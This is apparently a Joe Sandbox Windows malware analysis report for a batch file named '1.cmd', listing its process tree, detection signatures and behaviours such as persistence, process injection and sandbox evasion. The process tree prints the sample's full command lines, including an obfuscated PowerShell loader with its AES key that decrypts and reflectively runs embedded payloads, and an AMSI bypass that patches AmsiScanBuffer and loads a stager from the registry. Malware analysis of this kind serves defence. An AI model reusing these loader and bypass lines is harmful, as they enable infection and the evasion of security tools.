ID: 1525473
Sample Name: 1.cmd
Cookbook: default.jbs
Time: 09:41:04
Date: 04/10/2024
Version: 41.0.0 Charoite

Table of Contents


Windows Analysis Report

1.cmd


Overview

General Information

Sample name:	1.cmd
Analysis ID:	1525473
MD5:	19fc666f7494d…
SHA1:	8876cd520507…
SHA256:	e96f8f61e3af77..
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Multi AV Scanner detection for subm…
- .NET source code contains process…
- .NET source code references suspic…
- AI detected suspicious sample
- Contains functionality to compare us…
- Contains functionality to inject code…
- Creates a thread in another existing…
- Creates an autostart registry key po…
- Creates autostart registry keys with…
- Creates autostart registry keys with…
- Found suspicious powershell code r…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 6332 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Users\user\Desktop\1.cmd" " MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - conhost.exe (PID: 6532 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
  - WMIC.exe (PID: 2120 cmdline: wmic diskdrive get Model MD5: C37F2F4F4B3CD128BDABCAEB2266A785)
  - findstr.exe (PID: 5924 cmdline: findstr /i /c:"DADY HARDDISK" /c:"WDS100T2B0A" /c:"QEMU HARDDISK" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
  - WMIC.exe (PID: 5968 cmdline: wmic diskdrive get Manufacturer,Model MD5: C37F2F4F4B3CD128BDABCAEB2266A785)
  - findstr.exe (PID: 3808 cmdline: findstr /i /c:"BOCHS_" /c:"BXPC___" /c:"QEMU" /c:"VirtualBox" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
  - cmd.exe (PID: 2596 cmdline: cmd.exe /c echo function Rgueq($eXEDy){ $HKJEc=[System.Security.Cryptography.Aes]::Create(); $HKJEc.Mode=[System.Security.Cryptography.CipherMode]::CBC; $HKJEc.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7; $HKJEc.Key=[System.Convert]::FromBase64String('/Ali2v8PJeAtW7Ez9DIBWBzxD0zIlyoV/CL0FcnA0lQ='); $HKJEc.IV=[System.Convert]::FromBase64String('VZVM+EzOQl4yXpCtgZwmdA=='); $HipTi=$HKJEc.CreateDecryptor(); $ioqgE=$HipTi.TransformFinalBlock($eXEDy, 0, $eXEDy.Length); $HipTi.Dispose(); $HKJEc.Dispose(); $ioqgE;}function qVeuI($eXEDy){ Invoke-Expression '$Vcvep=New-Object blcksBslckyblcksblcktblckeblckmblck.blckIblckOblck.blckMblckeblckmblckoblckrblckyblckSblcktblckrblckeblckamblck(,$eXEDy);'.Replace('blck', ''); Invoke-Expression '$MxJbU=New-Object blckSblckyblcksblcktblckeblckm.blckIblckOblck.MblckeblckmblckoblckrblckyblckSblcktblckrblckeblckablckmblck;'.Replace('blck', ''); Invoke-Expression '$mnyLH=New-Object Sblckyblcksblcktblckeblckmblck.blckIblckOblck.blckCblckoblckmblckpblckrblckeblckssblckioblcknblck.GblckZiblckpblckSblcktblckrblckeblckablckmblck($Vcvep, [blckIblckOblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblckMblckoblckdblckeblck]::Dblckecblckomblckprblckesblcks);'.Replace('blck', ''); $mnyLH.CopyTo($MxJbU); $mnyLH.Dispose(); $Vcvep.Dispose(); $MxJbU.Dispose(); $MxJbU.ToArray();}function cOeZm($eXEDy,$gMyOP){ Invoke-Expression '$ucFsW=blck[blckSblckyblcksblcktblckeblckmblck.blckRblckeblckfblckIblckeblckcblcktblckiblckoblcknblck.blckAblcksblcksblckeblckmblckbblckIblckyblck]blck::blckLblckoblckablckdblck([byte[]]$eXEDy);'.Replace('blck', ''); Invoke-Expression '$tEhqK=$ucFsW.blckEblcknblcktblckrblckyblckPblckoblckiblcknblcktblck;'.Replace('blck', ''); Invoke-Expression '$tEhqK.blckIblcknblckvblckoblckkblckeblck(blck$blcknblckublckIblckIblck, $gMyOP)blck;'.Replace('blck', '');}$tVqDd = 'C:\Users\user\Desktop\1.cmd';$host.UI.RawUI.WindowTitle = $tVqDd;$kJvvr=[System.IO.File]::ReadAllText($tVqDd).Split([Environment]::NewLine);foreach ($ghynT in $kJvvr) { if ($ghynT.StartsWith(':: ')) { $EnVTr=$ghynT.Substring(3); break; }}$ULNbJ=[string[]]$EnVTr.Split('\');Invoke-Expression '$hDTZf=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblckrblcktblck]blck:blck:blckFblckrblckoblckmblckBblckablcksblckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[0])));'.Replace('blck', '');Invoke-Expression '$TIMGz=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblckrblcktblck]blck:blck:blckFblckrblckoblckmblckBblckablcksblckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[1])));'.Replace('blck', '');cOeZm $hDTZf (,[string[]] (''));cOeZm $TIMGz (,[string[]] (')); MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - powershell.exe (PID: 1284 cmdline: powershell.exe -WindowStyle Hidden MD5: 04029E121A0CFA5991749937DD22A1D9)
    - WerFault.exe (PID: 732 cmdline: C:\Windows\system32\WerFault.exe -u -p 1284 -s 2444 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0)
    - cmd.exe (PID: 2088 cmdline: "C:\Windows\System32\cmd.exe" /C echo Start-Process -FilePath 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat' -WindowStyle Hidden | powershell.exe -WindowStyle Hidden MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
      - conhost.exe (PID: 2828 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
      - cmd.exe (PID: 6008 cmdline: C:\Windows\system32\cmd.exe /S /D /c" echo Start-Process -FilePath 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat' -WindowStyle Hidden " MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
      - powershell.exe (PID: 5216 cmdline: powershell.exe -WindowStyle Hidden MD5: 04029E121A0CFA5991749937DD22A1D9)
        - cmd.exe (PID: 1712 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Windows\$rbx-onimai2\$rbx-CO2.bat" " MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
          - conhost.exe (PID: 3192 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
          - WMIC.exe (PID: 4192 cmdline: wmic diskdrive get Model MD5: C37F2F4F4B3CD128BDABCAEB2266A785)
          - findstr.exe (PID: 4336 cmdline: findstr /i /c:"DADY HARDDISK" /c:"WDS100T2B0A" /c:"QEMU HARDDISK" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
          - WMIC.exe (PID: 6808 cmdline: wmic diskdrive get Manufacturer,Model MD5: C37F2F4F4B3CD128BDABCAEB2266A785)

- findstr.exe (PID: 6856 cmdline: findstr /i /c:"BOCHS_" /c:"BXPC___" /c:"QEMU" /c:"VirtualBox" MD5: 804A6AE28E88689E0CF1946A6CB3FEE5)
- cmd.exe (PID: 4284 cmdline: cmd.exe /c echo function Rgueq($eXEDy){ $HKJEc=[System.Security.Cryptography.Aes]::Create(); $HKJEc.Mode=[System.Security.Cryptography.CipherMode]::CBC; $HKJEc.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7; $HKJEc.Key=[System.Convert]::FromBase64String('/Ali2v8PJeAtW7Ez9DIBWBzxD0zIlyoV/CL0FcnA0lQ='); $HKJEc.IV=[System.Convert]::FromBase64String('VZVM+EzOQl4yXpCtgZwmdA=='); $HipTi=$HKJEc.CreateDecryptor(); $ioqgE=$HipTi.TransformFinalBlock($eXEDy, 0, $eXEDy.Length); $HipTi.Dispose(); $HKJEc.Dispose(); $ioqgE;}function qVeuI($eXEDy){ Invoke-Expression '$Vcvep=New-Object blckSblckyblcksblcktblckeblckmblck.blckIblckOblck.blckMblckeblckmblckoblckrblckyStblckrblckeblckamblck(,$eXEDy);'.Replace('blck', ''); Invoke-Expression '$MxJbU=New-Object blckSblckyblcksblcktblckeblckm.blckIblckOblck.MblckeblckmblckoblckrblckyblckSblcktblckrblckeblckablckmblck;'.Replace('blck', ''); Invoke-Expression '$mnyLH=New-Object Sblckyblcksblcktblckeblckmblck.blckIblckOblck.blckCblckoblckmblckpblckrblckeblckssblckioblcknblck.GblckZiblckpblckSblcktblckrblckeblckablckmblck($Vcvep, [blckIblckOblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblck.blckCblckoblckmblckpblckrblckeblcksblcksblckiblckoblcknblckMblckoblckdblckeblck]::Dblckecblckomblckprblckesblcks);'.Replace('blck', ''); $mnyLH.CopyTo($MxJbU); $mnyLH.Dispose(); $Vcvep.Dispose(); $MxJbU.Dispose(); $MxJbU.ToArray();}function cOeZm($eXEDy,$gMyOP){ Invoke-Expression '$ucFsW=blck[blckSblckyblcksblcktblckeblckmblck.blckRblckeblckfblckIblckeblckcblcktblckiblckoblcknblck.blckAblcksblcksblckeblckmblckbblcklblckyblck]blck::blckLblckoblckablckdblck([byte[]]$eXEDy);'.Replace('blck', ''); Invoke-Expression '$tEhqK=$ucFsW.blckEblcknblcktblckrblckyblckPblckoblckiblcknblcktblck;'.Replace('blck', ''); Invoke-Expression '$tEhqK.blckIblcknblckvblckoblckkblckeblck(blck$blcknblckublcklblcklblck, $gMyOP)blck;'.Replace('blck', '');}$tVqDd = 'C:\Windows\$rbx-onimai2\$rbx-CO2.bat';$host.UI.RawUI.WindowTitle = $tVqDd;$kJvvr=[System.IO.File]::ReadAllText($tVqDd).Split([Environment]::NewLine);foreach ($ghynT in $kJvvr) { if ($ghynT.StartsWith(':: ')) { $EnVTr=$ghynT.Substring(3); break; }}$ULNbJ=[string[]]$EnVTr.Split('\');Invoke-Expression '$hDTZf=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblcktblck]blck:blck:blckFblckrblckoblckmblckBblckablcksblckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[0])));'.Replace('blck', '');Invoke-Expression '$TIMGz=qVeuI (Rgueq (blck[blckCblckoblcknblckvblckeblckrblcktblck]blck:blck:blckFblckrblckobblckmblckBblckablckslckeblck6blck4blckSblcktblckrblckiblcknblckgblck($ULNbJ[1])));'.Replace('blck', '');cOeZm $hDTZf (,[string[]] (''));cOeZm $TIMGz (,[string[]] (''));" MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
- powershell.exe (PID: 4828 cmdline: powershell.exe -WindowStyle Hidden MD5: 04029E121A0CFA5991749937DD22A1D9)
  - WerFault.exe (PID: 412 cmdline: C:\Windows\system32\WerFault.exe -u -p 4828 -s 2096 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0)
  - WerFault.exe (PID: 3904 cmdline: C:\Windows\system32\WerFault.exe -u -p 4828 -s 2380 MD5: FD27D9F6D02763BDE32511B5DF7FF7A0)
  - schtasks.exe (PID: 4556 cmdline: "C:\Windows\System32\schtasks.exe" /Delete /TN "$rbx-CNT1" /F MD5: 76CD6626DD8834BD4A42E6A565104DC2)
    - conhost.exe (PID: 3760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
  - powershell.exe (PID: 2852 cmdline: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
    - conhost.exe (PID: 3732 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - powershell.exe (PID: 3804 cmdline: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" MD5: C32CA4ACFCC635EC1EA6ED8A34DF5FAC)
- powershell.exe (PID: 6048 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE "function Local:aMvXsEUhmbVC{Param([OutputType([Type])][Parameter(Position=0)][Type[]]$UiLoiJoMlvXjKf,[Parameter(Position=1)][Type]$QyDJYvedMn)$NMMWPnXAdvF=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Reflection.AssemblyName(''+'R'+''+[Char](101)+''+'f'+'l'+[Char](101)+''+[Char](99)+'t'+[Char](101)+''+'d'+''+[Char](68)+''+[Char](101)+''+[Char](108)+'e'+[Char](103)+''+[Char](97)+'t'+[Char](101)+'')),[Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule(''+[Char](73)+'n'+[Char](77)+''+[Char](101)+'m'+[Char](111)+''+[Char](114)+''+'y'+''+[Char](77)+''+'o'+''+[Char](100)+'u'+[Char](108)+'e',$False).DefineType('M'+[Char](121)+'D'+[Char](101)+''+[Char](108)+''+[Char](101)+''+[Char](103)+''+[Char](97)+''+[Char](116)+''+[Char](101)+''+[Char](84)+'y'+[Char](112)+'e','+'C'+''+[Char](108)+''+'a'+''+[Char](115)+''+'s'+''+[Char](44)+''+[Char](80)+'ub'+'l'+'i'+[Char](99)+','+[Char](83)+''+[Char](101)+'a'+'l'+''+[Char](101)+'d'+[Char](44)+'An'+[Char](115)+'iCla'+'s'+''+[Char](115)+','+[Char](65)+''+[Char](117)+'t'+[Char](111)+''+[Char](67)+''+'l'+'as'+[Char](115)+'',[MulticastDelegate]);$NMMWPnXAdvF.DefineConstructor('R'+[Char](84)+'S'+'p'+''+'e'+''+'c'+''+[Char](105)+''+[Char](97)+''+[Char](108)+''+[Char](78)+''+'a'+''+'m'+''+[Char](101)+''+[Char](44)+''+[Char](72)+''+[Char](105)+'d'+[Char](101)+''+[Char](66)+''+[Char](121)+'Si'+'g'+','+[Char](80)+''+[Char](117)+'b'+[Char](108)+''+'i'+'c',[Reflection.CallingConventions]::Standard,$UiLoiJoMlvXjKf).SetImplementationFlags('Ru'+[Char](110)+''+[Char](116)+'i'+[Char](109)+''+[Char](101)+','+'M'+''+[Char](97)+''+[Char](110)+''+'a'+''+[Char](103)+''+[Char](101)+''+[Char](100)+'');$NMMWPnXAdvF.DefineMethod(''+'I'+''+[Char](110)+'v'+'o'+''+[Char](107)+'e','+[Char](80)+''+[Char](117)+''+[Char](98)+''+[Char](108)+''+'i'+''+'c'+''+[Char](44)+'H'+'i'+'d'+[Char](101)+''+[Char](66)+'y'+[Char](83)+''+[Char](105)+''+[Char](103)+''+',+'+''+[Char](78)+''+[Char](101)+''+[Char](119)+'Slo'+'t'+','+[Char](86)+''+[Char](105)+''+[Char](114)+''+'t'+''+[Char](117)+''+'a'+'l',$QyDJYvedMn,$UiLoiJoMlvXjKf).SetImplementationFlags(''+'R'+'u'+[Char](110)+''+'t'+''+'i'+''+[Char](109)+''+[Char](101)+''+[Char](44)+''+[Char](77)+''+[Char](97)+''+'n'+''+[Char](97)+''+[Char](103)+''+[Char](101)+''+'d'+'');Write-Output $NMMWPnXAdvF.CreateType();}$SWnYXVUkgpflw=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals(''+[Char](83)+''+[Char](121)+''+'s'+'t'+'e'+''+[Char](109)+''+'.'+'d'+'l'+''+'l'+'')}).GetType(''+[Char](77)+''+[Char](105)+''+'c'+'r'+[Char](111)+''+[Char](115)+''+[Char](111)+''+[Char](102)+'t.'+[Char](87)+'i'+'n'+''+'3'+''+[Char](50)+'.'+'U'+'n'+[Char](115)+''+[Char](97)+''+'f'+''+'e'+''+[Char](78)+''+'a'+''+'t'+''+[Char](105)+''+'v'+''+[Char](101)+''+[Char](77)+''+'e'+''+[Char](116)+''+'h'+'o'+[Char](100)+'s');$AmujSZCroNXavL=$SWnYXVUkgpflw.GetMethod(''+'G'+''+[Char](101)+''+[Char](116)+''+[Char](80)+''+[Char](114)+''+'o'+''+[Char](99)+''+[Char](65)+''+'d'+'dr'+[Char](101)+''+[Char](115)+''+'s'+'',[Reflection.BindingFlags](''+[Char](80)+''+'u'+'b'+[Char](108)+'i'+[Char](99)+','+[Char](83)+''+[Char](116)+'a'+[Char](116)+''+[Char](105)+''+'c'+''),$Null,[Reflection.CallingConventions]::Any,@((New-Object IntPtr).GetType(),[string]),$Null);$crUBwWNbWsKMjsxdFIT=aMvXsEUhmbVC @([String])($IntPtr);$CpOqYoEODudajRwpdwKjEO=aMvXsEUhmbVC @([IntPtr],[UIntPtr],[UInt32],[UInt32].MakeByRefType())([Bool]);$xRGvgkyzmYH=$SWnYXVUkgpflw.GetMethod(''+[Char](71)+''+[Char](101)+'t'+'M'+''+[Char](111)+''+[Char](100)+''+'u'+''+'l'+'e'+[Char](72)+''+'a'+'nd'+[Char](108)+''+[Char](101)+'').Invoke($Null,@([Object]('k'+[Char](101)+''+'r'+''+[Char](110)+''+'e'+''+[Char](108)+'3'+[Char](50)+''+'.'+''+'d'+''+[Char](108)+'l'))));$PWtaGkrbiCHSQK=$AmujSZCroNXavL.Invoke($Null,@([Object]$xRGvgkyzmYH,[Object](''+'L'+''+'o'+''+[Char](97)+'d'+'L'+'ib'+[Char](114)+''+'a'+''+[Char](114)+''+[Char](121)+''+[Char](65)+'')));$wJqytHrusrDKQVuUA=$AmujSZCroNXavL.Invoke($Null,@([Object]$xRGvgkyzmYH,[Object](''+[Char](86)+''+[Char](105)+''+'r'+''+'t'+'u'+[Char](97)+''+[Char](108)+'P'+'r'+''+[Char](111)+''+'t'+'e'+[Char](99)+''+[Char](116)+'')));$CBvLQPx=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($PWtaGkrbiCHSQK,$crUBwWNbWsKMjsxdFIT).Invoke(''+'a'+''+[Char](109)+''+'s'+''+[Char](105)+'.'+'d'+''+[Char](108)+''+[Char](108)+'');$SjReXwPFwLrQCguSY=$AmujSZCroNXavL.Invoke($Null,@([Object]$CBvLQPx,[Object](''+[Char](65)+''+'m'+''+[Char](115)+''+'i'+'Sc'+'a'+'nB'+[Char](117)+'f'+'f'+''+[Char](101)+''+'r'+'')));$GtTUGmXcNy=0;[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($wJqytHrusrDKQVuUA,$CpOqYoEODudajRwpdwKjEO).Invoke($SjReXwPFwLrQCguSY,[uint32]8,4,[ref]$GtTUGmXcNy);[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc3),0,$SjReXwPFwLrQCguSY,6);[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($wJqytHrusrDKQVuUA,$CpOqYoEODudajRwpdwKjEO).Invoke($SjReXwPFwLrQCguSY,[uint32]8,0x20,[ref]$GtTUGmXcNy);[Reflection.Assembly]::Load([Microsoft.Win32.Registry]::LocalMachine.OpenSubkey(''+[Char](83)+''+'O'+'FT'+'W'+''+'A'+''+'R'+''+[Char](69)+'').GetValue(''+'$'+''+[Char](114)+''+[Char](98)+''+[Char](120)+''+[Char](45)+''+'s'+'t'+'a'+'g'+[Char](101)+'r')).EntryPoint.Invoke($Null,$Null)" MD5: 04029E121A0CFA5991749937DD22A1D9)
  - conhost.exe (PID: 2756 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
  - dllhost.exe (PID: 2844 cmdline: C:\Windows\System32\dllhost.exe /Processid:{3837e362-e74e-494b-bcc5-affaf78d43c0} MD5: 08EB78E5BE019DF044C26B14703BD1FA)
    - winlogon.exe (PID: 552 cmdline: winlogon.exe MD5: F8B41A1B3E569E7E6F990567F21DCE97)
    - lsass.exe (PID: 628 cmdline: C:\Windows\system32\lsass.exe MD5: A1CC00332BBF370654EE3DC8CDC8C95A)
    - svchost.exe (PID: 920 cmdline: C:\Windows\system32\svchost.exe -k DcomLaunch -p -s LSM MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - dwm.exe (PID: 988 cmdline: "dwm.exe" MD5: 5C27608411832C5B39BA04E33D53536C)
    - svchost.exe (PID: 364 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s gpsvc MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 356 cmdline: C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s lmhosts MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - WMIADAP.exe (PID: 5500 cmdline: wmiadap.exe /F /T /R MD5: 1BFFABBD200C850E6346820E92B915DC)
    - svchost.exe (PID: 696 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 592 cmdline: C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1044 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1084 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s ProfSvc MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1200 cmdline: C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1252 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s UserManager MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1296 cmdline: C:\Windows\system32\svchost.exe -k LocalService -p -s EventSystem MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1316 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s Themes MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1408 cmdline: C:\Windows\system32\svchost.exe -k LocalService -p -s nsi MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1488 cmdline: C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
    - svchost.exe (PID: 1496 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s SENS MD5: B7F884C1B74A263F746EE12A5F7C9F6A)

- svchost.exe (PID: 1552 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s AudioEndpointBuilder MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
- svchost.exe (PID: 1572 cmdline: C:\Windows\system32\svchost.exe -k LocalService -p -s FontCache MD5: B7F884C1B74A263F746EE12A5F7C9F6A)
- Conhost.exe (PID: 7340 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- Conhost.exe (PID: 7980 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 1284	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_ConcatenatedFileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x2e561a:$b2: ::FromBase64String(• 0x2e5678:$b2: ::FromBase64String(• 0x35e0c7:$b2: ::FromBase64String(• 0x35f549:$b2: ::FromBase64String(• 0x379fe1:$b2: ::FromBase64String(• 0x37a03f:$b2: ::FromBase64String(• 0x37aad2:$b2: ::FromBase64String(• 0x37ab30:$b2: ::FromBase64String(• 0x4048b9:$b2: ::FromBase64String(• 0x404917:$b2: ::FromBase64String(• 0x2de4f2:$s1: -join • 0x46128e:$s1: -join • 0x46bc12:$s1: -join • 0x4784b7:$s1: -join • 0x48558c:$s1: -join • 0x48895e:$s1: -join • 0x489010:$s1: -join • 0x48ab01:$s1: -join • 0x48cd07:$s1: -join • 0x48d52e:$s1: -join • 0x48dd9e:$s1: -join
Process Memory Space: powershell.exe PID: 4828	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_ConcatenatedFileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0xf9c2:$b2: ::FromBase64String(• 0xfa20:$b2: ::FromBase64String(• 0x5d86d:$b2: ::FromBase64String(• 0x835c3:$b2: ::FromBase64String(• 0xcf15e:$b2: ::FromBase64String(• 0xcf1bc:$b2: ::FromBase64String(• 0x8bc3:$s1: -join • 0x955f1:$s1: -join • 0x97888:$s1: -join • 0x1eef:$s3: Reverse • 0xd5b5a:$s3: Reverse • 0x35f8:$s4: += • 0x369a:$s4: += • 0x6de2:$s4: += • 0x8898:$s4: += • 0x8aae:$s4: += • 0x8ba5:$s4: += • 0x91858:$s4: += • 0x91877:$s4: += • 0x918b2:$s4: += • 0x918cf:$s4: +=

Sigma Signatures

System Summary

Sigma detected: Base64 Encoded PowerShell Command Detected

Sigma detected: Potential PowerShell Command Line Obfuscation

Sigma detected: Potential WinAPI Calls Via CommandLine

Sigma detected: Potentially Suspicious PowerShell Child Processes

Sigma detected: PowerShell Base64 Encoded FromBase64String Cmdlet

Sigma detected: Powerup Write Hijack DLL

Sigma detected: CurrentVersion Autorun Keys Modification

Sigma detected: Potential Binary Or Script Dropper Via PowerShell

Sigma detected: Powershell Execute Batch Script

Sigma detected: Suspicious Powershell In Registry Run Keys

Sigma detected: Uncommon Svchost Parent Process

Sigma detected: Non Interactive PowerShell Process Spawned

Suricata Signatures

No Suricata rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

AI detected suspicious sample

Key, Mouse, Clipboard, Microphone and Screen Capturing

Installs a global keyboard hook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Found suspicious powershell code related to unpacking or dynamic code loading

Obfuscated command line found

Suspicious command line found

Suspicious powershell command line found

Boot Survival

Creates an autostart registry key pointing to binary in C:\Windows

Creates autostart registry keys with suspicious names

Creates autostart registry keys with suspicious values (likely registry only malware)

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Hooks files or directories query functions (used to hide files and directories)

Hooks processes query functions (used to hide processes)

Hooks registry keys query functions (used to hide registry keys)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Contains functionality to compare user and computer (likely to detect sandboxes)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

.NET source code contains process injector

.NET source code references suspicious native API functions

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Sets debug register (to hijack the execution of another thread)

